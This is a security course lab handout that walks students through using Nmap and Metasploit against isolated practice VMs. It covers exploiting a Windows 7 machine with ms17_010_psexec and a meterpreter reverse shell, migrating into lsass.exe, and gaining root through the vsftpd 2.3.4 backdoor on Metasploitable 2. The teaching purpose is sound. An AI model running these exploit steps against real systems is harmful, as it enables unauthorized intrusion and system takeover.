Lab 05 Requirements

- Internet connectivity & VMware Workstation version 15.5.7 or above
- Kali, W7, MS2 VMs from previous labs

Part 01: Scan & Exploit

Start the Windows W7 VM

Login as Administrator/Windows1

Set the network adapter to LAN segment 6065

Perform an Nmap scan:

Metasploit has a preconfigured database that acts as a place to collect the results of your scans. This is particularly useful when you are doing NMAP scans. As you perform your scans the information can be added to the database.

Run and NMAP scan with the following nmap command:

`nmap -Pn -sS -A -oX W7scan #.#.#.#` **(replace hashes with the IP of the W7 VM)**

- Make sure you know what the options are doing
- The scan might take a few minutes to complete so be patient
- Take a look at the CPE information, it is usually pretty accurate. This is the kind of information that is used for auto-targeting. Was it able to find the computer name and workgroup details?

Open **msfconsole** and import the file into the database with the following commands:

```
Msfconsole
db_import W7scan
```

- Once the file is imported into the database you can retrieve the information contained in the scan
- Use the **hosts** command to see all the content in the database
- You will notice that there are a number of columns
- You can pull information out one column at a time
- What are the column names you see?

- Use the **hosts -h** command to see the options available to you with the hosts command.
- Execute **one single command** to see the following columns: **address, mac, os_name and state**

Slide 01:

- Adjust your msf console terminal so I can just see the command, its output and your hostname at the top

Load and configure an exploit


Keep the following in mind when you are using the msfconsole:

You can kill your current console session by misconfiguring an exploit. If you think you have the exploit configured properly and it doesn't work. Exit out of the console and start again

You can search the internet to see what kinds of exploits will work on a W7 Operating system. We will first log into the W7 VM and make the following changes:

Open **Start -> Administrative Tools -> Local Security Policy**

- Navigate to Security Settings -> Local Policies -> Security Options
- Find the **Network access: Restrict anonymous access to Named Pipes and Shares** Policy and select **Disabled**



- The popular **ms17_010_psexec** exploit will work on the W7 VM
- Now that we have an exploit in mind we will use the “use” command to load it from within an msfconsole session
- **use exploit/windows/smb/ms17_010_psexec**
  - You can see that the command prompt has changed to include the exploit’s name
- Use the **show options** command to see what options need to be set. All required options must be set
- Use the set command to configure the RHOSTS
  set RHOSTS (IP of your W7 VM)
- Aside from the RHOSTS option, you may have noticed that there was a target option that can be set
  - Use the **show targets** command to see the possible target options
  - There are a wide variety of options, but you are pretty safe leaving it at automatic

Now that you have chosen an exploit you need to choose a payload

- Use the **show payloads** command to see what payloads are available
  - there are a wide variety of payloads available, well look at many in future labs

- You can use the **set payload** command to use a specific payload
- By default, you should see the payload set to windows/meterpreter/reverse_tcp payload
- If not, set it manually with the following command:

```
set payload windows/meterpreter/reverse_tcp
```

- After you load a payload you run the **show options** command again, as there are often more options to set after loading the payload

How can you tell if an option is required?

Set any required options

Execute an Exploit:

- Now you use the **exploit** command to run the exploit
- If you have set things up properly you will get a `meterpreter >` command prompt

- The **ps** command will bring up a list of the running processes
- You can use the **getpid** command to see what process meterpreter is using
  - What process is meterpreter hiding behind?
  - What is the account associated with this process?

- Now you can use the **migrate** command to change your PID
  - Use the PID of **lsass.exe**
  - **migrate XXXX**
  - After the migration use the **getpid** command to confirm the change

Slide 02:

- Take a screenshot of the lsass.exe process, the successful migration and the second getpid command

Why would you want to migrate meterpreter to another PID?

- Now that you have hidden your session you can use the **shell** command to get a cmd shell on the remote machine
  - What happened to the command prompt?
- Change into the **C:** directory **in one command**, and then do a directory listing

Slide 03:

- Take a screenshot including everything from the shell command to the directory listing of C:\ and the title bar of the terminal screen so I can see your hostname
- If you messed up the move to C:\ a couple times, use exit and shell to start the session again

Use the **exit** command to get back to your meterpreter session from the shell

Use **background** to get out of the current meterpreter session and back into the exploit that was used initially. You can use **sessions -l** from msfconsole to list any active meterpreter sessions

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_psexec) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ FOLUSERNAME-W7  10.0.0.99:3333 → 10.0.0.7:49158 (10.0.0.7)
```

Part 02: Exploit vsftpd on MS2

Leave the meterpreter window open for now and in a new terminal window, conduct a nmap TCP port scan of the MS2 server

```
nmap -PS -sV 10.0.0.200
```

As you can see from the results, there are plenty of options available for exploitation:

```
┌──(root㉿artmack)-[/home/kali]
└─# nmap -PS -sV 10.0.0.200
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-02 14:29 EST
Nmap scan report for FOLusername-uws (10.0.0.200)
Host is up (0.0048s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN;

Service detection performed. Please report any incorrect results at https
Nmap done: 1 IP address (1 host up) scanned in 11.76 seconds
```

Let's start by looking at the first open port that shows up, port 21, which is reported to be running VSFTPD 2.3.4

Run another scan specifying port 21 on MS2 as the target

```
nmap -PS -sV -p21 10.0.0.200
```

```
┌──(root㉿artmack)-[/home/kali]
└─# nmap -PS -sV -p21 10.0.0.200
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-03 09:45 EST
Nmap scan report for FOLusername-uws (10.0.0.200)
Host is up (0.00017s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
```

Before trying anything more time consuming, test if you can log in anonymously

```
┌──(root㉿artmack)-[/home/kali]
└─# ftp 10.0.0.200
Connected to 10.0.0.200.
220 (vsFTPd 2.3.4)
Name (10.0.0.200:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -ail
229 Entering Extended Passive Mode (|||22488|).
150 Here comes the directory listing.
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 .
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 ..
226 Directory send OK.
ftp> exit
221 Goodbye.
```

Looks like there is nothing much there. Log out and use searchsploit to search for available exploits

```
searchsploit vsftpd
```

```
┌──(root㉿artmack)-[/home/kali]
└─# searchsploit VSFTPD
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption                                | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)                                | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)                                | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                                              | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                                                     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                                        | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                                                       | multiple/remote/49719.py
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Looks like there is a module available for Metasploit. Go back into your Metasploit Framework Console (msfconsole) and search for the vsftpd exploit in msfconsole

```
search vsftpd
```

Select the exploit using the appropriate # (most likely 0) and check what options are required

```
use 0
show options
```

You will see that you need to set a target by entering a value for RHOSTS. The value for RPORT is also required, but the default 21 will work.

```
set rhosts 10.0.0.200
```

The next step is to see what payloads are available once the exploit has done its work and select one


```
show payloads
set payload cmd/unix/interact
```

Now launch the exploit

```
exploit
```

You will see that a new session will be opened

Issue the `whoami` command to check if you have shell access as the root user on MS2



Slide 04:

- Include the output of **whoami** command in the MS2 shell to show that you are the root user
- Include your FOLusername in the screenshot

Managing Meterpreter Sessions

Background the current shell by pressing **CTRL+Z** (Answer yes)

`sessions -l` will show you a list of active sessions. You should have two active sessions…

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  4         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ FOLUSERNAME-W7  10.0.0.99:3344 → 10.0.0.7:49160 (10.0.0.7)
  7         shell cmd/unix                                                10.0.0.99:38391 → 10.0.0.200:6200 (10.0.0.200)
```

Let's look at how we can further exploit the MS2 system now that we have root level shell access. We can try upgrading our session with MS2 to use Meterpreter

`search shell_to_interpreter`

Use the shown module by typing **use 0** or **use post/multi/manage/shell_to_meterpreter**

`show options`
`set session 7` (Use the Session ID # for your MS2 shell connection)
`run`

If everything went well, you should have seen the *Post module execution completed* message. Do another list of active sessions. Issue `sessions -l` and you should now have three active sessions…

```
root@artmack: /home/kali
File  Actions  Edit  View  Help
Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  4         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ FOLUSERNAME-W7  10.0.0.99:3344 → 10.0.0.7:49160 (10.0.0.7)
  7         shell cmd/unix                                                10.0.0.99:38391 → 10.0.0.200:6200 (10.0.0.200)
  8         meterpreter x86/linux    root @ metasploitable.localdomain    10.0.0.99:4433 → 10.0.0.200:38312 (10.0.0.200)

msf6 post(multi/manage/shell_to_meterpreter) >
```

Slide 05:

- Include the output of the **sessions -l** command to show **three** active sessions
- Include your FOLusername in the screenshot

Now that you have 3 sessions running in the background, you may want to interact with a specific one. What is the command to get back into the shell session with MS2? Use the **sessions -h** command to see all the options.

To get the next screenshot, get back out of the meterpreter session then use the appropriate sessions command to kill the individual session. Finally, exit out of Metasploit.

Slide 06:

- Take a screenshot that shows you getting out of the session, then shows you successfully killing your active shell session (you must specify your shell session, not the two meterpreter ones)

What command would we have used to go from the exploit to the main msfconsole prompt?

*** Take a snapshot of all the VMs named **After Lab 05** ***